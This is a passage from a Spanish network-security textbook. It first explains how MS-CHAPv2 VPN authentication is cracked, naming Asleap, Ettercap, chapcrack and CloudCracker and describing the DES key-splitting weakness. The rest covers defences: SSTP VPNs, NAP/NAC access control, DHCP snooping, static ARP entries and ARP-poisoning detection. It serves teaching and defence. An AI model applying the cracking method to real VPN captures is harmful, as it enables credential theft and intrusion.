Los *hashes* recuperados se pueden utilizar para la realización del ataque de diccionario, con los ficheros creados previamente con *Genkeys*. Para ello además del fichero de *hash* y el de índice, se proporcionan los datos de desafío y respuesta, obtenidos con *Ettercap* tal y como pueden ver en la siguiente imagen.

Fig. 8.18.- Ataque contra la autenticación realizado con *Asleap*.

Evidentemente la contraseña empleada: admin, es lo suficientemente débil para que el ataque sea eficaz en poco tiempo. Otros tipos de contraseñas requerirían un esfuerzo desmesurado para obtenerlas con este método.

En un análisis pormenorizado del protocolo MS-Chapv2, se pudo comprobar que existían debilidades que hacían de él un error para cualquier contraseña, ya que en realidad, el cifrado 3DES que se emplea no es un cifrado triple, sino 3 veces el cifrado de una parte del hash de la contraseña, lo que hace mucho más asequible su crackeo.

En la siguiente imagen explicativa creada por Moxie Marlinspike se puede ver la negociación entre el cliente y el servidor, donde se ha dejado en un sombreado más claro todo lo que se envía por la red - y por tanto es capturable por un atacante - y en un sombreado más oscuro lo que habría que calcular.

Al final, le Hash NT del usuario es un MD4 de 16 bytes que se usa como entrada para cifrar tres veces el Challenge enviado desde el servidor. Este challenge se asume conocido por ser enviado por la red y la respuesta que va en ChallengeResponse también, ya que también se envía por la red, luego solo es necesario conocer cuáles han sido las claves de cifrado que se han utilizado en los 3 procesos de cifrado DES.




Fig. 8.19.- Explicación del algoritmo de MSChapv2

Como le *NTHash* son 16 bytes y las claves DES son de 7 bytes, lo que hace el algoritmo es utilizar como clave para el primer proceso de DES los bytes 1 a 7 del *NTHash*, para el segundo proceso DES los bytes 8 a 14 y para el último los bytes 14 y 15 más la constante 00000. Lo que simplifica mucho la tarea de cracking y obtención del *NTHash*, ya que

solo hay que hacer tres procesos de cracking independientes, y el último de ellos es absolutamente trivial al necesitarse calcular solo 2 bytes.

Para automatizar todo este proceso se publicó la herramienta chapcrack que busca en una captura un *handshake MSChapV2* y muestra las cadenas cifradas del primer y segundo proceso de cifrado DES junto con su challenge y descifra la última clave DES del proceso - que lleva los dos últimos bytes del *NTHash*.

Para terminar el proceso, solo habría que crakear esas dos cadenas cifradas DES, que puede hacerse con cualquier herramienta clásica de cracking DES, o directamente el servicio Cloudcraker que permite crackear estos valores en menos de 1 día, y por tanto tener cualquier password usada en una VPN-MSChapV2, sea la contraseña lo compleja que sea.

L2TP inicialmente no ofrece mejoras ostensibles con respecto a PPTP, por lo que no aportaba ninguna solución adicional de seguridad a las planteadas ya inicialmente. Consciente de este hecho, *Microsoft* decidió en su momento utilizar L2TP en su variante con IPsec, que garantizaba una mayor seguridad mediante encapsulamiento, cifrado y firmado en capa 3. Sin embargo PPTP depositaba la seguridad en PPP que será el encargado de garantizar el proceso de autentificación.

IPsec en el modo túnel para uso en VPN ofrece las mismas garantías de seguridad que las vistas en el punto anterior. Además en una variante para poder ser encaminable a través de dispositivos de protección perimetral, existe la posibilidad de hacer uso de *NAT Trasversal* (NAT-T), permitiendo el encapsulamiento de un paquete IPsec en un datagrama UDP a través del puerto 4500. Sin embargo como en el caso de PPTP, L2F y L2TP, IPsec se encuentra con el problema de que los puertos que utiliza no siempre se encuentran disponibles para una conexión segura.

Por ejemplo, se encuentra en el aeropuerto y debe establecer una comunicación muy delicada, disponiendo únicamente de la conexión *WiFi* que se ofrece en las instalaciones. ¿Cuántas personas estarán compartiendo ese medio y lo más importante cuántos serán de fiar? Tras lo escrito hasta el momento, se aconseja cerrar el ordenador y llegar a un sitio más seguro. Sin embargo si pudiera establecerse una sesión VPN con la empresa o con un entorno confiable como su casa, la *WiFi* no supondría ya un problema.

Sin embargo la conexión que se facilita no permite la conexión a puertos utilizados por las VPN, solo a los clásicos 80 y 443. Claro, la gente no necesita otra cosa. Esto que se ha visto como un problema en las VPN tradicionales, tiene ya su solución, garantizando la seguridad de la comunicación. Hacer uso de conexiones SSL a través de puerto 443 para el establecimiento del túnel. *Microsoft* por ejemplo implementa desde Windows Vista y

Windows 2008 el cliente y servicio de VPN SSTP (*Secure Socket Tunneling Protocol*). Ofrece garantías de seguridad con autenticación doble:

- Autenticación para el túnel basado en certificado (conexión tipo SSL).
- Autenticación de usuario con múltiples sistemas: *NTLMv2*, *Kerberos*, *EAP-TLS*.

Frente a los ataques de MITM de tipo HTTPS que ya se vieron. En esta circunstancia ante un mínimo problema con el certificado o si no existe acceso a la lista de certificados revocados, la comunicación no se establecerá.

Estas implementaciones se están extendiendo rápidamente y sustituyen a las más clásicas pero menos funcionales a día de hoy. *Cisco* por ejemplo implementa *VPN Anyconnect* como solución *SSL* alternativa a su L2F o al estándar de *IPsec*.

8.3.- Protección de acceso a redes

Las redes a día de hoy con el volumen de máquinas, ofrecen una ocultación casi perfecta para un atacante. Un administrador de red por lo general, desconoce quién se encuentra en la red y en qué condiciones. Un consultor que entra en una empresa para realizar una actividad podría llegar de hacer alguna acción en la competencia y… sí, todo el mundo es bueno, pero también puede tener un precio.

Se le podía indicar al consultor que no puede utilizar su equipo y que en su lugar debe utilizar el equipo que le proporciona la organización. Sin embargo ¿quién le va a controlar posteriormente?. Qué aplicaciones ejecutará y qué hará, suponen un misterio para muchas organizaciones. Con redes tan grandes para controlar, la monitorización a día de hoy supone también un desafío.

También existe el problema de los equipos corporativos misteriosos. El típico equipo al que le aparece una aplicación "sospechosa" o que no tiene antivirus o que aparecen más administradores locales de los debidos. Quién tiene la capacidad para controlar lo que pasa en todos los sistemas de la red. Aunque existen sistemas de control de la seguridad, suelen ser costosos económicamente y requieren un alto tiempo de administración.

Para paliar este problema desde hace tiempo están surgiendo diferentes tecnologías que tratan de controlar lo que pasa en la red desde un punto de vista simple. Si quieres estar

debes cumplir una serie de reglas, si no las cumples estás fuera o entras en cuarentena. De todas quizás las más conocidas pueden ser la de *Microsoft* (*NAP Network Access Protection)* y la de *Cisco (NAC Network Admission Control).*

La idea base es la siguiente: un sistema central se encarga de recibir las peticiones de acceso a las redes y tendrá que ocuparse de determinar, en base a unas condiciones de seguridad y sanidad, el estado de salud o seguridad de todas y cada una de las máquinas que desean entrar dentro de la red.

Dicho acceso se encuentra mediatizado a través de un dispositivo o servicio de red que facultará el acceso al cliente y que se pondrá en contacto con el servidor de gestión central. Este dispositivo aceptará las peticiones de los clientes y solicitarán el estado de seguridad a los mismos a través de unos agentes. Éstos, instalados en las máquinas clientes recuperarán la información y la remitirán al servidor vía el sistema de red.

En unas pocas frases se ha descrito un procedimiento evidentemente muy complejo. En este punto lo esencial es determinar por dónde se controla el acceso a la red y aquí existen diversas alternativas. La más lógica implica directamente a la electrónica de red por ejemplo los *Switch* de capa 2 o los puntos de acceso inalámbrico. Sin embargo sistemas de Terminal, VPN o DHCP pueden ser también mecanismos de acceso que permitirían el control de la red.

En este sentido las soluciones de control de acceso a redes ofrecen múltiples escenarios y soluciones. En una red cableada el control mediante los *Switch*, permitiría en función del estado de seguridad de los puestos de trabajo que estos se encontrarán en una VLAN o en otra.

Si por ejemplo se detecta que los equipos no tienen antivirus, estos pasarían a una red de cuarentena donde tendrían a su alcance los elementos para poder dar una solución a esto: servicios de remedio.

Una vez que el antivirus en la máquina ya se encontrará instalado y en con una estado lo suficientemente actualizado como para darse por seguro, podría pasar de forma automática a la red de propósito general.

Si un equipo no contara con el agente correspondiente para facilitar la información que se le requiere, podría también contar en la red de cuarentena con los servicios básicos necesarios para mantener el máximo nivel de acceso que se pueda dar a un equipo de sus condiciones, como por ejemplo dejarlo en una red de acceso de cortesía a Internet independiente, para la descarga e instalación manual de todo lo necesario para cumplir la política de salud.

■ ■ ■

Así, si una máquina de alguien ajeno a la organización y violando las normas establecidas, se conectara a la red cableada pasaría a estar en un segmento donde la información existente no es crítica y en caso de realizar ataques el impacto sería muy bajo.




Fig. 8.20.- Método de conexión de red.

Podría también dictaminarse la posibilidad y en función el tipo de máquina entrar en una VLAN u otra. De esta forma las arquitecturas de comunicación serían más flexibles que las planteadas actualmente. Un equipo se mantendría en el segmento en el que se encuentra habitualmente por lo que es, y no como se realiza actualmente en función de donde se conecta.

En modo similar se podrían dar las condiciones para el acceso a la red *WiFi* de la organización. Los clientes no solo deberían superar los chequeos de autenticación requeridos, sino también los de su estado de salud. Si estos no son los adecuados pasarían a un segmento no conectado a la red común de la organización. Si por algún motivo existiese una intrusión en la red inalámbrica el atacante pasaría a la red de cuarentena o sería rechazado por incumplimiento de medidas: estado de salud, agente, autenticación, necesidad de tener una aplicación específica, que la tarjeta de red no se encuentre en modo promiscuo, situación del grupo de administradores locales, certificado concreto, etcétera.

La imagen siguiente muestra los validadores base gestionados por el servidor de directivas de red de *Microsoft*. Estas opciones pueden ser ampliadas en base a múltiples criterios. Otros

fabricantes amplían estas condiciones de *NAP*, permitiendo validar más funcionalidades tales como versiones concretas de antivirus o productos de seguridad concretos que se suman a las más específicas.




Fig. 8.21.- Validadores base de cumplimiento NAP.

También en el acceso a servicios como los correspondientes a sistemas Terminal o VPN serían propicios los controles de acceso a la red. Cómo en la red inalámbrica, sumado a quién eres, proporciona una seguridad mayor que la que se ofrecen actualmente. Máxime en servicios como estos donde pueden convivir elementos externos a la organización y expuestos a ataques por ser públicos.

Un caso especial lo refiere la implementación sobre servicios de red como el DHCP. Aunque inicialmente se plantee como una medida eficaz, (te doy IP si muestras una seguridad adecuada), no es capaz de plantear una estrategia de seguridad global. EL atacante podría ponerse una dirección IP de forma manual, lo que provocaría que la medida fuera ineficaz. Esta última, aunque por sí sola no es una medida totalmente eficaz, si puede plantearse en una estrategia combinada.

Además del lógico control de acceso, la solución del mismo a redes permite que el administrador tenga conciencia del estado general en el que se encuentran las estaciones de trabajo o los servidores. Por ejemplo cuáles se encuentran sin solución *antimalware* o desactualizados. Permite así la cuantificación del riesgo y que puedan darse respuestas ante situaciones de gravedad. En esta circunstancia la seguridad ya no es un mero accesorio, sino una exigencia.

Los clientes por su parte deberán contar habitualmente con un agente (no siempre es así, puesto que algunas soluciones existentes en el mercado pueden trabajar sin agente) que será el encargado de emitir la información que llegará al servidor de directivas de red.

Este agente también enviará los cambios que permitan, una vez que ya se hayan corregido todos los problemas, que se puedan revaluar las condiciones de salud para poder salir de la red de cuarentena.




Fig. 8.22.- Cliente de cumplimiento NAP.

En el sentido estricto de la expresión, las soluciones de control de acceso a redes no evitan de forma directa los ataques de redes de datos como el ampliamente explicado esquema del hombre en medio. Sin embargo, este tipo de medidas de seguridad proporcionan un elemento fundamental para que la red se encuentre más saneada y más protegida, pudiendo conocer quién entra y quién sale de la red, y lo que es aún mucho más importante, en qué condiciones de salud. Permite por lo tanto que se puedan controlar las reglas del juego y así descartar que un elemento externo, por ejemplo un portátil ajeno a la organización, pueda convivir con información sensible de esta.

■ ■ ■

8.4.- DHCP Snooping

Si en el caso anterior la red no aportaba una solución directa contra los ataques de hombre en medio, la siguiente contramedida va fundamentalmente enfocada a ello. Tal y como se ha visto en las páginas previas uno de los elementos comunes en los ataques vistos, consiste en reconducir el tráfico a través de la máquina atacante. Para ello el más efectivo consiste en emplear la técnica de *ARP Poisoning*. Puesto que todo el tráfico pasa a través de los *Switch*, ¿por qué no bloquear el ataque directamente en los mismos?. Para ello lo más lógico es plantear un mecanismo de aprendizaje donde los dispositivos autoricen el tráfico válido y bloqueen el que no lo es. Para lograrlo es necesario que el dispositivo sea capaz de interpretar las capas 2 y 3 de la comunicación. Almacenarán en su tabla las peticiones correctas de IP vinculadas a las MAC y rechazará cualquier tráfico que no se corresponda con los pares MAC e IP almacenados.

La cuestión crítica deriva en cómo se construye la tabla de MAC para que la información sea veraz y no pueda ser falseada. La solución fue a través de las peticiones y respuestas de DHCP (*DHCPOFFER, DHCPACK, DHCPNAK y DHCPLEASEQUERY*). Aquí existen dos alternativas que pueden utilizarse en las redes para garantizar la protección contra el envenenamiento ARP.

En la primera el *Switch* o conjunto de ellos tiene autorizado solamente determinados puertos para hacer una oferta correcta de direcciones IP. Así se anula también la posibilidad de que servidores DHCP falsos puedan estar dando información que suponga una suplantación a nivel de IP. Solo serán procesadas y permitidas aquellas peticiones y respuestas correctas de DHCP, de tal forma que circunstancias anómalas serán descartadas por la electrónica de red. Por lo tanto una petición y oferta de IP deberá seguir las reglas convencionales.

```
Router# configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)# ip dhcp snooping
Router(config)# do show ip dhcp snooping | include Switch
Switch DHCP snooping is enabled
Router(config)#
```

Fig. 8.23.- Habilitar *DHCP Snooping*.

Toda petición y respuesta ofrecida para todos los puertos excepto los excluidos, serán interpretadas e introducidas en las tablas correspondientes. Si una máquina conectada a un puerto controlado dispusiera una IP manualmente, sus tramas serían rechazadas por no encontrarse en las tablas que autorizan la conectividad.

Si un atacante iniciara un ataque de *ARP Poisoning*, las tramas *ARP Reply* falsas, serían rechazadas puesto que no corresponderían con los pares de direcciones IP y direcciones MAC almacenados.

El segundo mecanismo ofrece una solución similar, aunque en este caso las peticiones de DHCP son atendidas directamente por la electrónica de red. Los *Switch* actúan como Agentes Rely de DHCP, de tal forma que escuchan las peticiones de direcciones IP que se producen. Estos las hacen suyas y realizan la solicitud en su nombre a los servidores DHCP que hayan podido especificarse. Con la respuesta DHCP se realiza la entrega al cliente, anotando la información correspondiente a la dirección IP y física.

Sin embargo aunque el sistema de *DHCP Snooping* es muy interesante puede presentar ciertas limitaciones. En primera instancia tener una electrónica de red válida. Las capacidades base del sistema más la de la electrónica de red será la que determine la capacidad máxima de información que puede almacenarse en la tabla.

Por ejemplo en los dispositivos *Cisco* revisiones de IOS (*Internetwork Operating System*) anteriores a la 12.2(18)SXF5 admiten hasta un máximo de 512 elementos en la tabla. Sin embargo revisiones de IOS posteriores permiten hasta 8000 entradas.

DHCP Snooping ofrece una solución de protección contra ataques ARP *Spoofing*, sin embargo no ofrecen actualmente una solución para los ataques de hombre en medio que se pueden realizar en IPv6. La adaptación de la electrónica de red está limitada a la versión 4 de IP. Fallos en la funcionalidad de los dispositivos podría suponer que los sistemas quedaran incomunicados.

8.5.- Prevención de ataques ARP Poisoning

Tal y como se ha comentado la prevención del ataque de MITM se puede dar en la electrónica de red. Pero eso implica un coste que muchas organizaciones no pueden sufragar. Sin embargo existe un mecanismo que aunque más manual, puede prevenir contra el envenenamiento de ARP.

Puesto que el ataque fundamental de hombre en medio se basa en facilitar una información falseada de dirección IP y MAC, ¿qué pasaría si el sistema no aceptara la información falsa? Si se introduce manualmente, no podrá aprender información falsa aunque se le facilite por parte de un atacante.

```
Administrador: Símbolo del sistema

C:\>arp -s 192.168.1.20 00-a1-b4-23-ac-d9

C:\>arp -a

Interfaz: 192.168.1.12 --- 0xb
  Dirección de Internet          Dirección física      Tipo
  192.168.1.1           00-25-69-85-22-32     dinámico
  192.168.1.14          00-1f-3a-fa-9a-1c     dinámico
  192.168.1.20          00-a1-b4-23-ac-d9     estático
  192.168.1.255         ff-ff-ff-ff-ff-ff     estático
  224.0.0.22            01-00-5e-00-00-16     estático
  224.0.0.252           01-00-5e-00-00-fc     estático
  239.255.255.250       01-00-5e-7f-ff-fa     estático
  255.255.255.255       ff-ff-ff-ff-ff-ff     estático

C:\>_
```

Fig. 8.24.- Entradas estáticas en la tabla ARP.

Las entradas estáticas evitarán que los equipos puedan ser atacados mediante *ARP Poisoning*, sin embargo presenta también su problemática. Es difícil mantener entradas estáticas en un escenario de concesión de direcciones IP dinámicas. Debería por lo tanto ceñirse la protección a las direcciones IP y servicios más significativos que suelen ser fijos: servidores, direcciones significativas como las web de la organización o la electrónica de red.

Ante posibles cambios de tarjetas de red o entrada de nuevos servicios, deberán aplicarse los cambios a los sistemas para que sean efectivos. Por ejemplo una forma de aplicar las entradas es mediante scripts de inicio de sesión de equipo. Sin embargo en muchas ocasiones los equipos no son reiniciados y por lo tanto los cambios podrían no ser efectivos, con lo que podría condicionar que determinados clientes no pudieran llegar a determinados sistemas

Puesto que la información es almacenada localmente, pudiera ser que si se aplicara también a dispositivos portátiles, estos cuando salieran de la red tuvieran problemas de comunicación si coincidieran las direcciones IP almacenadas, con otras existentes en la otra red en la que se conectaran. El uso de IP de tipo privadas y la confluencia en el uso de las mismas hacen que la coincidencia sea factible.

Manejar por lo tanto entradas estáticas es una solución económica y efectiva contra ataques de *ARP Poisoning*, sin embargo puede incurrir en problemáticas de administración. Los administradores de red y sistemas, cuentan con un punto de fallo más a tener en cuenta si se dan problemas de comunicación.

8.6.- Detección de ataques de ARP Poisoning

Algo menos restrictivo que en el caso anterior, pero que puede hacer saltar las alarmas ante un potencial ataque de *ARP Poisoning* son las aplicaciones que detectan anomalías en las peticiones y respuestas ARP cotejadas con las que se encuentran en una tabla de tipo local. Este mecanismo debe ser considerado como preventivo, puesto que no va impedir el ataque, sino solo advertir del mismo.

Se muestra a continuación la funcionalidad de la aplicación *Marmita* para la detección de este tipo de ataques.

En esta primera imagen se muestra la información facilitada por la aplicación *Marmita* indicando que el sistema no se ha visto afectado por ataques de tipo *ARP Poisoning*.




Fig. 8.25.- Sistema sin ataques *ARP Poisoning*.

Cuando el entorno de conexión en el que se encuentre el equipo detecte una situación anómala, entonces Marmita generará una alerta de seguridad, informando que un paquete de red que intenta hacer un ataque man in the middle para atacar la máquina ha sido detectado.

En la siguiente imagen se puede ver que la misma máquina ahora se encuentra sufriendo un ataque de hombre en medio mediante envenenamiento ARP.

La aplicación advierte de este hecho con un popup si está oculto el interfaz gráfico.





Fig. 8.26.- Sistema atacado.

Tal y como se puede advertir en la siguiente imagen la tabla local muestra el mismo direccionamiento físico para la dirección IP 192.168.1.1 (Router) y la 192.168.1.16 (sistema atacante).



Id:	IP:	MAC:
1	192.168.1.1	00:1e:68:c5:21:b2
2	192.168.1.11	00:22:69:60:ad:6c
3	192.168.1.16	00:1e:68:c5:21:b2
4	224.0.0.252	01:00:5e:00:00:fc
5	239.255.255.250	01:00:5e:7f:ff:fa

Fig. 8.27.- Tabla local ARP

Para que la detección sea efectiva, es necesario que el ataque llegue al sistema que está encargándose de la monitorización. Es por lo tanto el azar el que puede llegar a determinar la existencia del ataque y eso en seguridad no es preceptivo. Por lo tanto en caso de que esta funcionalidad fuera un mecanismo de seguridad a tener en cuenta debería disponerse de un sistema que pudiera recoger el tráfico y analizarlo para detectar los potenciales ataques.

Determinadas aplicaciones como *Marmita* presentan un comportamiento preventivo. Para ello mantienen una base de datos virtual con la información correspondiente a cómo era la tabla ARP original cuando el sistema inició su sesión. Tal y como puede verse la dirección IP del Router mantiene una dirección física diferente de la imagen anterior, cuando el ataque se encontraba en proceso.




Fig. 8.28.- Tabla ARP Virtual.

